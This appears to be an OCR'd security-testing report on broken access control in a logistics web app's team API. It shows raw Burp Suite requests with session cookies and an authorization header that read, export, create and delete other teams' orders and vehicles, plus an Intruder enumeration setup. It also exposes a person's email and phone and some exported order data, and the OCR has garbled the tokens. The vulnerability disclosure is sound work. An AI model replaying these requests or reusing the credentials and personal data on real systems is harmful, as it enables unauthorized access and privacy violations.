distanceUnit: 'metric', temperatureUnit: 'celsius' } }, users: [{ id: 40, name: 'Long Chen', email: 'lcal160@sfu.ca', country: 'CA', country_code: '1', phone: '2369820191', current_team_id: 9, settings: { distanceUnit: 'metric', temperatureUnit: 'celsius' } }, { pivot: { team_id: 9, user_id: 40, role: 'owner' } }] }</pre>



How should an unauthorized API work

Send Cancel < > Target: h

Request	Response
Pretty Raw Hex 1 PUT /api/teams/1 HTTP/2 2 Host: app.chaintrack.ca 3 Cookie: remember_web_59ba36addc2b2f9401580f014c7f58ea4e3098 9d= eyJpdiI6IkhhSkgASVNkUHFIMnRCQ01saVVtULE9PSIsInZhbHV lIjoiR1o3XC9wW8rV1h2e1RTMUE3eUoxSTFoaEprQ3jhRwtPaX NPVEV1YldsdGpXQ1wTnZLzBPYjk4SXh0R3ZQY09jeXBBDZDFpV ktJUuhw0GgrS1hnVOUvanZHVm05TVd6Y2MONhNODV1dwtxBxp cCTSMQJxWE5oahvd7A3NGZxaIN0WUo0dVbjNG44yWNjZzVRQ21 YMWcxMWZ0E4NSGprbu50MlcL3NEd29YjzoiLCjtYWm01I5Yj NhMzUzY2M2YjLjYmU4ZtC5YzAS52jhMwZlMTMkYzUOYjY2ZjC2N 2VkhjAzTcyYnjhjzASNDjYzizNDE2In0%3d; XSRF-TOKEN= eyJpdiI6Im45UhZ2dldob1hHv1c10GVHMUxveUE9PSIsInZhbHV lIjoiYUSMeFWvxC9ueUlyVhGcjZKMGErZzRhbmhMVFcWS0Rz czNHV3N3N3QUC2TV1dwtoZEP95whhqlhcl09raEBriiwibFjI jo1NWfhNGM2FmMDE2NmQN02RmZjh1lMGY40WQxYmjMzz0Tli Zj15Zjc2M1YxZGNmNZVj0Thi0WQ5MGMYxHMD10SJ9; chaintrack_session= eyJpdiI6Ik5VlBJTX12M2leGrS0F4RQntU0c9PSIsInZhbHV lIjoiU10WehjcmLzMhQXC92V1wvaik3PQxbFnxEZETjhJdm p0Vmp1ZEU1Ynp0K1dhNkc5VTRqV1hwTU9KaE9pc3cyiwiwFjI jo1OT4NWfIM3kjxzMzMTEyeNzljNDk3Y3Nj30Dj0GFhMGV Nj1yYzJkZm4YzQxD0kwNThiMTdjMzdjNRkNSj9 4 Content-Length: 17 5 Authorization: Basic Qmx1ZwNoYyWLuokBwau1ptGFiczuWNTAh 6 Sec-Ch-Ua: "Chromium";v="103", .Not/A"Brand";v="99" 7 8 9 { "name": "Hacked" }	Pretty Raw Hex Render 1 HTTP/2 403 Forbidden 2 Server: nginx/1.17.3 3 Content-Type: application/json 4 Vary: Accept-Encoding 5 Cache-Control: no-cache, private 6 Date: Wed, 14 Dec 2022 17:27:07 GMT 7 Set-Cookie: XSRF-TOKEN= eyJpdiI6IjR1znpEVmItwnJrUmcweXB5bnBxVKE9PSIsInZhbHVlIjoiEZBa1jkUGNBNE5sV0JmdlJTRnhaqytJK3IxbwzdTTk2UVJPdxBLS3JUZDlIn1pUc0I4dvLUQ3MwUmw3Tw0xQ yIsImIhyi6i1jhM2YwMzdmYjYyMtK0NwJyjZhMze40GNaZTuXNGY2MmFizGniZmNmNDYzNTU5ZmvjZDZmYTM1ZhkZTllODIifQ%30%3D; expires=Wed, 14-Dec-2022 19:27:07 GMT; Max-Age=7200; path=/ 8 Set-Cookie: chaintrack_session= eyJpdiI6InGa0FvUeTyb0hWZUvCL3Nv1VMSjZBPT0iLCj2YwX1ZSI6InRkDEFIaNUaE8wb0NvMTzJUURqN1VxZzY5VEJUNGFDUFwvSHpnNVpjBHRXMoXMbngxeW9waEZGeVBnRDg1N 2g2i1wibFjIjoiZDUzjQ10TQ50TzmtYQOMGjzTuwMDY1Mz150TuyYzg50ThiMDQ3NjcxMGziMzI0NmjzDRjzg1MTyWzWMyJ9; expires=Wed, 14-Dec-2022 19:27:07 GMT; Max-Age=7200; path=/; httponly 10 { "message": "This action is unauthorized." 11 } 12 }

Most of unauthorized APIs give 404

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

Request:

- Pretty
- Raw
- Hex

```
1 GET /api/scheduling/team/1/orders? HTTP/2
2 Host: app.chaintrack.ca
3 Cookie: remember_web_59ba36addc2b2f9401590f014c7f58ea4e30989d=
eyJpdjI6IkpGOFU1ewVjd3JxQXKwWElaTm1xalE9PSIsInzhbHVLijoiRlo3XkvwW8rv1h2e1RTMUE3eUoxSTFoaEprQ3jh
PwtPaXNPVEVLYldsdgpxQ1wvTrZLzBPYjk4Xh0r3ZQY09jexBbzDFpVktjUuhw008rSlhnVOvuanZVmQSTVd6Y2MON0Hn
ODV1LcTwbXppCt5MOjXwE5oaHdvta3NGzxavN0wUo0dVbjN44YwNjZzVRQ21YMcxMwZ0ZEN4SGprbU50MklcL3Ned29j
Yz0iLCJtYwMl0iY5jNhmZuLyzMyj1jyMjU4ZtCSYzASy2JhNwZLMTxMyUOyjY2Zjc2N2VkmjAzyTcyMjhZjA5NndjYzIz
NDE2In0%3D; io-khP4PV_W9zGzdLsAAPt; XSRF-TOKEN=
eyJpdjI6IkpGOFU1ewVjd3JxQXKwWElaTm1xalE9PSIsInzhbHVLijoiNlwbwBZ6UGNQYTzve1BDSnhJdTdlRitLYjg5Z05X
dVFBanplcGJvC05Td4WHDOrjBw4V6WhBNWEVIdjVMdg1LCjTYwMl0iYzWExMmYyMmVlmZez0DVjZwUSYTjlYjUwYjk3
MGI3NDljYwQ30TAzMjUzMDhhZjk2ZjBiMjc3Ndg1YtCwNDlkIn0%3D; chaintrack_session=
eyJpdjI6IndscGlpdwR6UHBQaVnLkIn0%3D; eyJpdjI6IkpGOFU1ewVjd3JxQXKwWElaTm1xalE9PSIsInzhbHVLijoi5hRnRLNuXMRHd1MExsanJZY2djEtBBQulBZncz
QJXdeG1wVxl0R22QFdqQVZSMExTl01aNwxCL1PMQONVY3giLCjTYwMl0iJkYjY0WESMDhi0wUSMTg2MzMxYmU0MTA2NjIy
ZjBkMwQ3MDf1NzRlMzA3ZmywNTg3MGhYTNjMjlhYjEOMWFiIn0%3D
4 Authorization: Basic Qmx1ZwN0YwluOkBwau1pTGFiczuMntAh
5 Sec-Ch-Ua: "Chrome"; v="103", ".Not/A)Brand"; v="99"
6 X-Xrf-Token:
eyJpdjI6IkpGOFU1ewVjd3JxQXKwWElaTm1xalE9PSIsInzhbHVLijoiNlwbwBZ6UGNQYTzve1BDSnhJdTdlRitLYjg5Z05X
dVFBanplcGJvC05Td4WHDOrjBw4V6WhBNWEVIdjVMdg1LCjTYwMl0iYzWExMmYyMmVlmZez0DVjZwUSYTjlYjUwYjk3
MGI3NDljYwQ30TAzMjUzMDhhZjk2ZjBiMjc3Ndg1YtCwNDlkIn0=
```

Response:

- Pretty
- Raw
- Hex
- Render


```
1 HTTP/2 404 Not Found
2 Server: nginx/1.17.3
3 Content-Type: application/json
4 Vary: Accept-Encoding
5 Cache-Control: no-cache, private
6 Date: Wed, 14 Dec 2022 17:28:31 GMT
7 Set-Cookie: XSRF-TOKEN=
eyJpdjI6IkpGOFU1ewVjd3JxQXKwWElaTm1xalE9PSIsInzhbHVLijoiN2pVaDBBd2xmNxdfVzjv0E9BzjZudjd5XC9qc1Rx
avpjazByxhwaz2tsR3ozMEpywFlpsklvdG9coeo2Vm1cWoilCjtyWm10iixMDZjMzY0M2vhMwvhYmzlyTY2rzkOnjBhODUw
NmVjYmwyhDNiNzNlODRlMwR1MGE4Nzc1ZGYZTZhNGhZTEwIn0%3D; expires=Wed, 14-Dec-2022 19:28:31 GMT;
Max-Age=7200; path/
8 Set-Cookie: chaintrack_session=
eyJpdjI6Ik5kK3Rka2ltvlwvblFrNBVtc3VfbWVRPToiLCj2Ywx1ZS16IkxgskZkSe0Ed5aURSewpTReTVC9mcG96QTVmawPm
S3g1TGkwekJFeERlbNBR0xydk0wRutmcDVJUfdM2Z00N2iyiwbWFjIjoiNjQ2MmE4ZGjyMTgwZGflNmRlODM3ZDj1YTQ4
MmI3Ztcl2jFkYzNmijExNtkzYjI3MTQxYjJmMDZjYjA4ZDI0MSj9; expires=Wed, 14-Dec-2022 19:28:31 GMT;
Max-Age=7200; path=/; httponly
9
10 {
    "message": "Not Found."
}
```

Orders page

The screenshot shows the Orders page of a software application. On the left is a sidebar with icons for Vehicles, Configure, Orders (which is selected and highlighted in purple), Routes, Shipments, Tracking, Reports, and Logs. The main area has a header with a location icon labeled 'test' (1 Vehicles), a date selector set to '2022-12-13', and a user profile icon. Below the header is a toolbar with 'New Order', 'Delete', 'Import CSV' (highlighted with a red box), and 'Export CSV'. A table lists an order titled 'Test - Drop-off' with status 'Unassigned', assigned to 'Driver 1' at 'Hastings St, Burnaby'. There are edit and delete icons next to the order row.

Exporting orders API works for other teams!

Severity: **High**



Intercept HTTP history WebSockets history Options

Request to https://app.chaintrack.ca:443 [52.32.229.136]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 POST /api/scheduling/team/9/export?orderId=170&orderType=null HTTP/2
2 Host: app.chaintrack.ca
3 Cookie: remember_web_59ba36addc2b2f9401580f014c7f58ea4e30989d=
eyJpdjI6i mh0m3FDNEhpazdoVnhSaw1jcE5cl21RPT0iLCj2Ywx1ZSI6Ik5Dz0lQanYwcklzbGxubWNydjyTmZCzlcs5UE4rRTFiY1hMZDVLZGZ2d08xVm9JrzkOK3znwlnxeDhVK0d4K2dJszzwMkRTbzV2eU11U05XSEpUcmZad3BrS09lTnVQwjkzYwXmZlcjZmhaaU4ZEZmW1G1twptVwfewThcL01cL201a2RyemrOHdHt1RVKzBY0VgztzAr0GF5UmLQVTFqtlNIS1lQkkl4b0RzPSIisIm1hYyI6IMs5jVhYzRmNDNhyzu3YTNk0GEzMTg4MDF1ZTAwYTc4ZTM0YzU1NzkzJcxzGQ4MDJmY2I3NmQ0NjJLMwIzMwQifQ%3D%; io=iaV1Q2Mm432hMPGALE; XSRF-TOKEN=eyJpdjI6i jFEwi s4TghpZ1J6anN4NwtxOudlQ1E9PSIsInzhbHVljoia3B4TzhJqm9LRld1UG1BRUjtRXN1qlZ6ckJxY1JMeTd1d1FYd29Xqi tISkpGdkhXcdhaUTq3auhJa2JPR3hwNCIsIm1hYyI6IjM2NTRlMmRhNWE3NGjLyzc4MTJhMDIyMGRiZjFiOTc5ZGJiyTC4MOIXYT13MGjmZmEyZGVjYjkzMTzjMWE3njg1f%3D%; chaintrack_session=eyJpdjI6i jNZwU0NoxvKC9rZ3PwvRKZVU4Vwh3Pt0iLCj2Ywx1ZSI6InVsCt3RHGwlwvZnBXlmxLZvvvUDJZTVMy0VRMU2NRM1NTQ1hyTw95THp0SjNDCvPj1k1oaTV2THdFYOVQOVI4RCIsIm1hYyI6ImVhymZndhmMgfLzmUOYzQ0MjFm0GMyNDBkNTliYj4YzNmzYwzQ15MGmjYzI2NzVjNjY4MjVmYjE1MTM2NzMi fQ%3D%
4 Content-Length: 0
5 Authorization: Basic Qmx1ZWNoYwluOkBwaUlptGFFiczuWNTAh
6 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
7 X-XsrF-Token:
eyJpdjI6i jFEwi s4TghpZ1J6anN4NwtxOudlQ1E9PSIsInzhbHVljoia3B4TzhJqm9LRld1UG1BRUjtRXN1qlZ6ckJxY1JMeTd1d1FYd29Xqi tISkpGdkhXcdhaUTq3auhJa2JPR3hwNCIsIm1hYyI6IjM2NTRlMmRhNWE3NGjLyzc4MTJhMDIyMGRiZjFiOTc5ZGJiyTC4MOIXYT13MGjmZmEyZGVjYjkzMTzjMWE3njg1fQ==
8 Sec-Ch-Ua-Mobile: ?
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.72 Safari/537.36
10 X-Socket-Id: iaV1Q2Mm432hMPGALE
11 Accept: application/json
12 X-Requested-With: XMLHttpRequest
13 Sec-Ch-Ua-Platform: "Linux"
14 Origin: https://app.chaintrack.ca
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Dest: empty
18 Referer: https://app.chaintrack.ca/scheduler/teams/9/orders
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
21
22
```

Exporting orders API works for other teams!

Severity: High

1 x 3 x +

Positions Payloads Resource Pool Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the number of payload types defined in the project.

Payload set: 1 Payload count: 21
Payload type: Numbers Request count: 4,221

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specific order.

Number range

Type: Sequential Random

From: 0
To: 20
Step: 1
How many:

Number format

Base: Decimal Hex

Min integer digits:
Max integer digits:
Min fraction digits:
Max fraction digits:

Examples

11
987654321.1234568

Payload Processing

You can define rules to perform various processing tasks on each payload before it is sent.

Add Enabled Rule
Edit Remove

6. Intruder attack of https://app.chaintrack.ca - Temporary attack - Not saved to project file -

Attack	Save	Columns	Results	Positions	Payloads	Resource Pool	Options
Filter: Showing all items							
Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
41	19	1	200	<input type="checkbox"/>	<input type="checkbox"/>	1485	
42	20	1	200	<input type="checkbox"/>	<input type="checkbox"/>	1485	
43	0	2	200	<input type="checkbox"/>	<input type="checkbox"/>	1493	
44	1	2	200	<input type="checkbox"/>	<input type="checkbox"/>	1644	
45	2	2	200	<input type="checkbox"/>	<input type="checkbox"/>	1485	
46	3	2	200	<input type="checkbox"/>	<input type="checkbox"/>	1491	
47	4	2	200	<input type="checkbox"/>	<input type="checkbox"/>	1491	
48	5	2	200	<input type="checkbox"/>	<input type="checkbox"/>	1493	
49	6	2	200	<input type="checkbox"/>	<input type="checkbox"/>	1483	
50	7	2	200	<input type="checkbox"/>	<input type="checkbox"/>	1485	
51	8	2	200	<input type="checkbox"/>	<input type="checkbox"/>	1491	

Request Response

Pretty Raw Hex Render

path=/; httpOnly
11 X-Frame-Options: SAMEORIGIN
12 X-Xss-Protection: 1; mode=block
13 X-Content-Type-Options: nosniff
14
15 "Id","Order Name","Order Type","Eligibility Type","Eligibility Date","Is Service","Vehicle","Pickup Address","Pickup Latitude","Pickup Longitude","Pickup Service Time (seconds)","Pickup Contact Name","Pickup Contact Email","Pickup Contact Phone","Pickup Notes","Delivery Address","Delivery Latitude","Delivery Longitude","Delivery Service Time (seconds)","Delivery Contact Name","Delivery Contact Email","Delivery Contact Phone","Delivery Notes"
16 "2","Coffee","Drop-off","any","","false","Doge Caravan","1328 W Pender St,
Vancouver","49.288933","-123.126313","","Victor","","","","","","","","","","","","","","","","
17

③ ⏪ ⏩ Search... 0 matches

70 of 4221

10

Business Logic Testing

Test Business Logic Data Validation (OTG-BUSLOGIC-001)

Test Defenses Against Application Mis-use (OTG-BUSLOGIC-007)

Test Upload of Unexpected File Types (OTG-BUSLOGIC-008)

What is this category?

- **Thinking in unconventional methods**
- **What happens if the user goes from step 1 straight to step 3**
- **Cannot be detected by a vulnerability scanner**
 - one of the hardest to detect
 - usually application specific
 - one of the most detrimental, if exploited.
- **Similar to the test types used by functional testers that focus on logical or finite state testing.**

Some Examples

- Check inputs of forms, try to make a problem by using an invalid input
- Trying very long inputs in order to check that the input field have "max-length"




'Vehicles' API works for other teams!

Severity: High

Send Cancel

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
<pre>1 GET /api/scheduling/team/1/vehicles HTTP/2 2 Host: app.chaintrack.ca 3 Cookie: remember_web_59ba36addc2b2f9a01590f01a7cf5ea4e30989d=eyJpdjI6IkhHSkg4SVNkUHFIMmRCQ01saVVtUle9PSIsInZhbHVljoIrl03X9vwBv1h2elRTMUE3eUoxtFoaEprQ3jhRwtPxNpVEV1YldsdGpXq1wvTzClzBPYjk4sXh0R3ZQY09jeXBzDFpVktJUUh0G8rs1hnv0VuanZhvMq5Tvd6Y2MONhNODV1dtwbXppcCTSM0jXWE5oahdvtA3NG2xvNvNUoobBjNg44YWNjZzVRQ21YMWxMwZ0E4SpbrB50MklcLNed29jYz01LCjYWMl01ISyjhNmUzYzMyZjlymu4ZtCSy5zA52JhNWZlMTMxyzUOyjY2Zjcn2VkmjAzYTyrmhzjASNdjYzIZNDE2In093d; XSRF-TOKEN=eyJpdjI6InhyhUljUkLPVhlcLzR3aCtFQkJ1ThpBPT01LCj2Ywx1ZSI6IndYRFBncltekcrWhUckyxNjhJa3k0VmdQTZhmanlxMXzwU1wvSDR0Fzh6expvN2d0VdaShC3yMzIUEFUhZzIwibWFjIjoI0GQzYzY3YWFh0WYxM2M1NDRlZmvNGIwYTg2NWNiOTUmZM24N2FkZmJ5YwMON2EwMDU4YThmDQjkMjASZwUyJj9; chaintrack_session=eyJpdjI6InhhLzhpOxjRnpUVF0aUd6M1ewlpRPT01LCj2Ywx1ZSI6ijVz6GMwQ29tN21v200ZfdhcTJzb0swd0xxY0orSTZl2j4sJxUwpMuUFBNXJ3SwhpTinFUzVFI0lMemzsR3BjIj01YT1MTuxMDRjNzYXYjYSNTdmZDjhYZE2MwVLYTNk001cMTNkMmUzN2E4Y2ZkOYINDEXZGMwWEyYT2NDdjOSj9; io=Kh6p4PV_w9zGzdlsAAPt</pre>	<pre>X-Content-Type-Options: nosniff 12 { 13 "code":0, 14 "data":{ 15 "vehicles":[16 { 17 "id":14, 18 "team_id":1, 19 "iot_device_id":null, 20 "gps_device_id":null, 21 "external_id":"Qondo-1", 22 "color":"#3399DB", 23 "make":"Nissan", 24 "model":"Mdel", 25 "year":2010, 26 "plate_number":"354", 27 "vin_number":"VIN", 28 "full_name":"Nissan Mdel 2010", 29 "gps_device":null, 30 "device":null 31 }, 32 { 33 "id":8, 34 "team_id":1, 35 "iot_device_id":null, 36 "gps_device_id":null, 37 "external_id":"Toyota Hiace", 38 "color":"#009020", 39 "make":"Toyota", 40 "model":"Hiace", 41 "year":2015, 42 "plate_number":"PLATE", 43 "vin_number":"VIN", 44 "full_name":"Toyota Hiace 2015", 45 "gps_device":null, 46 "device":null 47 } 48] 49 } 50 }</pre>



Create orders for other teams!

Severity: Critical

Request

Pretty	Raw	Hex
POST /api/scheduling/team/1/orders HTTP/2		
Host: app.chaintrack.ca		
Cookie: remember_web_59ba36addc2b2f9401580f014c7f58ea4e30989d=eyJpdI6IkhhSkg4SVNkUH1McRCQ1saavVTUE9PS1snzbhHVljiotR03Cx9wWBvRv1h2elRTMUE3eUoxSTFoaEpJ3jhPwTPaxNPVEV1YldsdGpQX1wvnTzClZBPYj4ksxh0R3Qy09jeXBZDFpVktjUUhvOGBrS1hv0VuunZHvmsQSTVd6Y2M0D0HODV1dwtxBpxpcctSM0jXWE5oahdvtA3NGZxaVN0WUo0dVBjNG44yWnNzZvRQ21yMwcxmWZ02EN4SGprbU50MlcLcLd29jYz01LCJtYWmboISYjNhzUzrMzYj1yjMzUzC5y2ASy2jhNw2lMTMxMyZuUOyjYz2jz2NvKmJAzYtcyMhJzAS5NdjYzIzNDE2In0%3D; io=khp4PV_w9zGzdlSApPT; XSRF-TOKEN=eyJpdI6Imo3cTVVjFuV0pCl2x6c3dnaxN6ME5RPT01LCJ2Ywx1ZSI6Ik44NDFLelZvsXkyTxNiT2pxcmM4RFNSWjJuNzV2YTJO5ngobmFkRm1kaGxKekhNGRGlhSHdybU9em5jXC9oXCKYSlisImhYyI6ijY1NTjjQwQxZjcx0DjkMDQ1NmMxNzgyMTBmMTCzMTliZwJjNZE30GzmNmPf0DBLZTA1MDAxNGMwODjMjYhYz1i0%3D%3D; chaintrack_session=eyJpdI6I1VzQ29Vmso0hGZ0g0xC93cxFsafl3PT01LCJ2Ywx1ZSI6IkE3MKYST3ZISzhwmNmlvBQzFwM2QxRlo2RmSZUlqRkxocwZLcUc40jycU4RUICeVHr3p3wFcLcL09ESTLV1wiwbFjIjojNTg4MeE0MDFlZj1yTMymjJlZTM2MTk4MwJ9NDzJzI0NjJKMTUz0tg5yWvKwYj5yZy500czDU3zFjMyJ9		
Content-Length: 337		
Authorization: Basic Qmx1ZwNoYwluOkBwauUpTGFiiczUwNTAh		
Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"		
7 X-XsrF-Token:		
eyJpdI6Imo3cTVVjFuV0pCl2x6c3dnaxN6ME5RPT01LCJ2Ywx1ZSI6Ik44NDFLelZvsXkyTxNiT2pxcmM4RFNSWjJuNzV2YTJO5ngobmFkRm1kaGxKekhNGRGlhSHdybU9em5jXC9oXCKYSlisImhYyI6ijY1NTjjQwQxZjcx0DjkMDQ1NmMxNzgyMTBmMTCzMTliZwJjNZE30GzmNmPf0DBLZTA1MDAxNGMwODjMjYhYz1fQ==		
8 Sec-Ch-Ua-Mobile: ?0		
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36		
11 {		
"name": "Hacked",		
"forceVehicleId": 15,		
"eligibility": {		
"type": "any"		
},		
"barcodeScanningRequired": false,		
"pickup": {		
"depotId": 16,		
"location": null,		
"notes": "",		
"contactName": "",		
"contactPhone": "",		
"contactEmail": ""		
},		

Response

Pretty	Raw	Hex	Render
1 HTTP/2 201 Created			
2 Server: nginx/1.17.3			
3 Content-Type: application/json			
4 Cache-Control: no-cache, private			
5 Date: Wed, 14 Dec 2022 17:33:27 GMT			
6 Set-Cookie: XSRF-TOKEN=eyJpdI6Inq4z1lhWUGrjtjFlAw0MEDmcHJzaUE9PS1sInZhBHVljiotNwpRMjhyU1hYREVxZfpNZGM2Q7lkK1wvVUNlbEYyUU4rNFvvwaiwXMDlnrmxCS3hwHSNSVmt5dytDVFBlhBhlykSaliwibwFjIjojZTQ4yrmEOYTU4ZGzLYzAzyjk4Mg2N2Y3jYxNze2M2RhzTM3MwUwMwyYDNjNTA50Dz1zmFjNDM40G1xMtcyMyJ9; expires=Wed, 14-Dec-2022 19:33:27 GMT; Max-Age=7200; path=/			
7 Set-Cookie: chaintrack_session=eyJpdI6IlMbzb1w2Rjg2ZThpNpoUpcL2Z3PT01LCJ2Ywx1ZSI6IlwvdEvkZh1ZvLrwxZlMmxKbkSFNEtmNkQwb3FzOX12Mw1lCMXNgyOR3bkcl1HjPcTPhTrnlvUzI3TFN6VlFFMmlyIwiwbFjIjojYjQ007c3001xMzVKN2NhjyQwMnyXYjJhMDA3MzY1YTY1MTVmMDI3YmIwMzkzYzJzlinTc3MTyxZjc5MDBiMiJ9; expires=Wed, 14-Dec-2022 19:33:27 GMT; Max-Age=7200; path=/; httpOnly			
8 X-Frame-Options: SAMEORIGIN			
9 X-Xss-Protection: 1; mode=block			
10 X-Content-Type-Options: nosniff			
11 {			
"code": 0,			
"data": null			

Get a list of orders using DELETE API...

Severity: High

Request

```
1 DELETE /api/scheduling/team/1/orders/1000/delete-orders-chose HTTP/2
2 Host: app.chaintrack.ca
3 Cookie: remember_web_59ba36addc2b9401580f014c7f58ea4e30989d=eyJpdIi6ikhHSkg4SVNkUHFIMmRCQ01saVVTUle9PSIsInZhbHVljoir1o3Xc9wW8rV1h2elRTMUE3eUoxSTFoaEprQ3jhPwTpaXNPVE1YldsdgxQ1lwTnZcLzbPjykJ4sXhOr3zQy09jeXBzDfpVktJuhwOG8rs1hnVoUuanZHmq5tVd6Y2M0NOHnODV1dwtbXpcGTS5M0jXWE5oaHvdta3NGZxaVN0u0odvBjNG44YWNjZzVRQ21YMcxMwZOZENASpribu50MkLcLNed29jYzo1LCjTYWM0i15YjNHm2UyzMjy1jYmUAZTc5YzAS5j2jNmZlMTMxYzU0YjY2Zjcz2N2vKmjAzyTcyymjhjzA5NDndjYzIzNDE2In0w30; io-kh6P4PV_W9zGzdlsAAPT; XSRF-TOKEN=eyJpdIi6ikhHSkg4SVNkUHFIMmRCQ01saVVTUle9PSIsInZhbHVljoibkjkXmktoVjg5t1NmqljTzFVaTq0Mzd6Skc2TwQxU1A5QTkzM3hrcDdfR3NNfutGwExB0jJk0wxxtK9deLnBuIsIm1hyi6ijcwYzNmywVLzjixMDRhNwQyY2QyOohyrmF1N2E1YWQxNGQyMjU3MGQxYTzkM2ZLYzq30Tdk0TfhwR0tj0dkif0%3D%3D; chaintrack_session=eyJpdIi6ikh1EbVryUJoa3F6kOU2bkQzaEs0UE9PSIsInZhbHVljoidzJrbnJuLfWvNgpNx0dWlZjawaFLsnRYdXQwWs3Y25wNmFaTjhuzkVmN0mZNhSbnF2RpWVak90Wmd3UGtxQ0MiLcJtYwM1o1hNj1lMzcwzCzcoZj<40DzKMDjHmWfhMzYxNjA1ZjRhgN1NTQ3MtK0ZDF0tZhdDU1YmMzNjciMzc3GY1Y2NkIn0w3D
4 Authorization: Basic Qmx1ZwNoYwluOkBwauIpTGFczuLwNTAh
5 Sec-Ch-Ua: "Chromium";v="103", ".Not/A Brand";v="99"
6 X-Xsrftoken: eyJpdIi6ikhFb1u3Mjhvre9zcoZlhxN1hmZ1e9PSIsInZhbHVljoibkjkXmktoVjg5t1NmqljTzFVaTq0Mzd6Skc2TwQxU1A5QTkzM3hrcDdfR3NNfutGwExB0jJk0wxxtK9deLnBuIsIm1hyi6ijcwYzNmywVLzjixMDRhNwQyY2QyOohyrmF1N2E1YWQxNGQyMjU3MGQxYTzkM2ZLYzq30Tdk0TfhwR0tj0dkif0%3D%3D
7 Sec-Ch-Ua-Mobile: ?
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
9 X-Socket-Id: kh6P4PV_W9zGzdlsAAPT
10 Accept: application/json
11 X-Requested-With: XMLHttpRequest
12 Sec-Ch-Ua-Platform: "Linux"
13 Origin: https://app.chaintrack.ca
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://app.chaintrack.ca/scheduler/teams/9/orders
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20
21
```

